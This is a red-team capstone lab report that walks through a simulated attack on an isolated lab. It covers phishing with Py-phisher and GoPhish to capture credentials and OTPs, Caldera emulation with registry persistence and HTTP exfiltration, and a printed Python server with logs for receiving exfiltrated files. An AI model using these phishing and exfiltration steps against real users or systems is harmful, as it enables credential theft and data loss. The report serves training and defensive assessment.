Capstone Report Lab

Table of contents

List of Figures

List of Tables

1. Executive Summary

A full red-team capstone simulation was executed against a controlled lab environment to validate detection, response, and resilience across the kill chain. Activities covered Recon, Payload development & obfuscation, Exploitation (phishing & cloud attack), Command & Control (C2) and Exfiltration, followed by post-exploit persistence and lateral movement.

2. PTES-style penetration test report

This penetration test assessed the lab environment's resilience against a realistic adversary performing reconnaissance, credential harvesting, exploitation, persistence, lateral movement, and data exfiltration. Reconnaissance identified exposed cloud storage and DNS artifacts; Pacu enumeration confirmed mis-configurations enabling access to sensitive S3 resources. A phishing campaign using crafted links successfully captured credentials in our lab simulation. Leveraging generated Windows payloads and Metasploit handlers, initial access was achieved; persistence was established via scheduled tasks. Obfuscated payloads delayed detection by signature-based defenses and lowered the signal-to-noise ratio in host telemetry. Exfiltration leveraged HTTP(s) channels and cloud transfer mechanisms; network captures showed multiple short, encoded uploads. Remediation prioritizes hardening cloud privileges and API auditing, implementing DNS-based anti-phishing controls, enforcing application allow-listing and endpoint behavioral analytics, and tightening egress controls. A tabletop exercise is recommended to validate detection-to-response timelines and ensure containment and recovery procedures are operational.

3. Scope, objective & environment

- ***Objective:*** Simulate an end-to-end compromise from recon → exploit → persistence → exfiltration to evaluate detection and incident response.
- ***Scope:*** Isolated lab environment (Windows hosts + Linux attacker VM + cloud lab buckets)
- ***Attacker platform:*** Kali Linux (proxychains used), Metasploit, Caldera, Pacu, custom payloads.

4. Non-technical briefing

We ran a controlled cyber exercise simulating an attacker who looked for weak cloud settings, tricked a user with a phishing link, ran secret software, and copied sensitive files out of the lab. Our defensive systems caught some suspicious activity — unusual cloud access, odd DNS lookups, and a scheduled task — but obfuscated software and proxying slowed detection. To reduce risk: lock down cloud permissions, block risky domains and unknown downloads, monitor scheduled tasks and unusual outbound traffic, and train staff to spot phishing. A few changes will greatly reduce the odds of a real breach succeeding.

5. Tools & artifacts

- Kali Linux (attacker workstation)
- Metasploit (handlers, payload generation)
- Caldera (adversary emulation orchestration)
- Pacu (AWS enumeration & attack modules)
- Py-phisher / Evilginx2 (phishing / credential capture)
- Proxy-chains (to proxy outbound reconnaissance)
- tcp-dump (DNS / net captures)
- schtasks (Windows scheduled task persistence)
- SCP, payload.exe (artifact transfer)
- Custom obfuscated payloads

6. Methodology

6.1. Phishing Simulation

6.1.1. Methodology

- Set up attacker and target VMs in a controlled lab environment.
- Attacker VM: Kali Linux (***IP: 192.168.1.43***)
- Target VM: Windows 10 (***IP: 192.168.1.53***)
- Configure Py-phisher to host a cloned login page and generate phishing links.
- Optionally configure Go-Phish campaigns for simulated email delivery within the lab VM network.
- Target VM interacts with phishing links

6.1.2. Py-phisher Simulation

- Clone Py-phisher repository and launch the tool
- Select a login page template (e.g.,facebook).

Figure 6.1 Shows py-phisher tool

- Py-phisher generates a phishing link




Figure 6.2 Shows phishing link to be sent to the victim

6.1.3. Go-phish Simulation (Campaign)

- After noting down the link provided by py-phisher ,send the link to target VM (Windows VM) through Go-phish
- Access admin interface of go-phish at : https://127.0.0.1:3333
- Start making profiles for sending profiles,landing pages,email templates,users and groups and finally start the campaign.
- Once the campaign starts, at a given time it starts sending messages to the provided gmail as shown below




Figure 6.3 Shows phishing mail successfully sent to the mail

- Target VM opens the link (harmless).




Figure 6.4 Shows phishing link being opened in Windows VM(Victim VM)

- Now target starts typing their email and password ,followed by OTP which is seamlessly captured in py-phisher as ***gmail: abc@gmail.com and password as abc123 and are saved in creds.txt*** ,as shown below *Figure 4.9 and 4.10*




Figure 6.5 Shows login credentials being captured in py-phisher

- Now after the OTP is captured ,the user is then redirected to the genuine website where, he is again prompted to login.




Figure 6.6 Shows OTP captured in py-phisher and redirection to genuine site

6.1.4. Caldera for Adversary Emulation

Use caldera and login with red caldera with windows 10 using sand-cat agent




Figure 6.7 Shows agent deployment payload

Step 5: Copy the code for red team agent as paste on windows 10




Figure 6.8 Shows payload being pasted on victim machine

Step 6: We see the agent successfully present in our red caldera




Figure 6.9 Shows agent being successfully deployed on caldera

Step 7: Once we have our agent ,lets start our emulation ,

We are making use of below abilities

- Download Macro-Enabled Phishing Attachment
- Create a Process using WMI Query and an Encoded Command
- Winlogon HKLM Shell Key Persistence – PowerShell
- Identify local users
- Zip a Folder with PowerShell for Staging in Temp
- Exfiltrating Hex-Encoded Data Chunks over HTTP

Step 8: Start making necessary changes to the ability: ***Download Macro-Enabled Phishing Attachment*** and save it.




Figure 6.10 Shows making changes to macro phishing attachment

Step 9: For ability ***Zip a Folder with PowerShell for Staging in Temp*** make the following changes and save it




Figure 6.11 Shows making changes to zip a folder ability

Step 10: Exfiltrating Hex-Encoded Data Chunks over HTTP

Since this ability is not present we create a new ability and make the following changes




Figure 6.12 Shows creating a new ability




Figure 6.13 Shows making changes in executor in the new ability

Step 11: Make a separate Python web-server to receive the ex-filtrated data from the Victim (Windows 10)

```python
from http.server import SimpleHTTPRequestHandler, HTTPServer

class CustomHandler(SimpleHTTPRequestHandler):
    def do_PUT(self):
        path = self.translate_path(self.path)
        length = int(self.headers['Content-Length'])
        with open(path, 'wb') as output_file:
            output_file.write(self.rfile.read(length))
        self.send_response(201, "Created")
        self.end_headers()

server_address = ('0.0.0.0', 8086)  # Change port if needed
httpd = HTTPServer(server_address, CustomHandler)
print("Listening for incoming files on port 8086 ... ")
httpd.serve_forever()
```

Figure 6.14 Shows python script for catching exfiltratig data

```
┌──(kali㉿kali)-[~]
└─$ python3 put_server.py
Listening for incoming files on port 8086 ...
192.168.1.46 - - [12/Sep/2025 23:46:10] "PUT /exfil.zip HTTP/1.1" 201 -
192.168.1.48 - - [12/Sep/2025 23:47:02] "GET / HTTP/1.1" 200 -
192.168.1.46 - - [12/Sep/2025 23:53:44] "PUT /exfil.zip HTTP/1.1" 201 -
```

Figure 6.15 Shows python script running

Step 12: Creating a ***Custom Adversary Profile***

Now that we have prepared all the abilities, the next step is to create a new adversary profile. Navigate back to the adversaries tab and click New Profile.

The list of the abilities that we are going to add to the Adversary Profile.

- Download Macro-Enabled Phishing Attachment
- Create a Process using WMI Query and an Encoded Command
- Winlogon HKLM Shell Key Persistence – PowerShell
- Identify local users
- Zip a Folder with PowerShell for Staging in Temp
- Exfiltrating Hex-Encoded Data Chunks over HTTP

save this before ***operation phase***

After saving the profiles, it looks like the one displayed below.


